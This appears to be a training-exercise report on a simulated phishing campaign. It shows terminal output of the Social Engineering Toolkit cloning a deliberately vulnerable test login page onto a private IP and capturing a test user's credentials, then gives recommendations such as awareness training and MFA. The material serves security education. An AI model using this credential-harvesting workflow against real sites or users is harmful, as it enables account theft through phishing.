

# FUTURE\_CS\_02


## SOCIAL ENGINEERING & PHISHING SIMULATION

### TASK

- Task: Simulate phishing attacks to test employee awareness and improve security training programs.
- Skills Gained: Social engineering, email security, security awareness training.
- Tools: Gophish, SET (Social Engineering Toolkit).
- Deliverable: A phishing campaign report analyzing success rates and recommendations for training employees.

### METHODOLOGY

- Attack Type: Credential Harvester using Site Cloner (via SET)
- Cloned Page: <http://testphp.vulnweb.com/login.php>
- Hosting IP: <http://172.16.144.214>
- Execution:
  - SET was launched and used to clone the login page
  - A fake login portal was hosted locally on port 80
  - A test user visited the phishing URL and entered credentials
  - Credentials were successfully captured by SET and displayed in the terminal



```
File Actions Edit View Help
SET
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 0.0.5
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @hackingdave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
```

```
File Actions Edit View Help

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.144.214]: 172.16.144.214
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php


[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.144.214 - - [29/May/2025 20:47:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=user123
POSSIBLE PASSWORD FIELD FOUND: username=user123
POSSIBLE PASSWORD FIELD FOUND: pass=admin@123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

## RESULT

- The phishing simulation was successful.
- SET captured the submitted username and password.
- The test demonstrated how users can be tricked into revealing sensitive login data on a fake but realistic-looking site.

## CAPTURED DATA



**Username:** user123

**Password:** admin@123

## **RISK SUMMARY**

- Users may fall for phishing emails or fake login pages without verifying authenticity.
- Attackers can easily harvest sensitive credentials using cloned sites.

## **RECOMMENDATIONS**

- Conduct regular phishing awareness training for employees.
- Encourage users to check URLs before entering credentials.
- Enable multi-factor authentication (MFA).
- Use browser plugins that detect phishing sit.

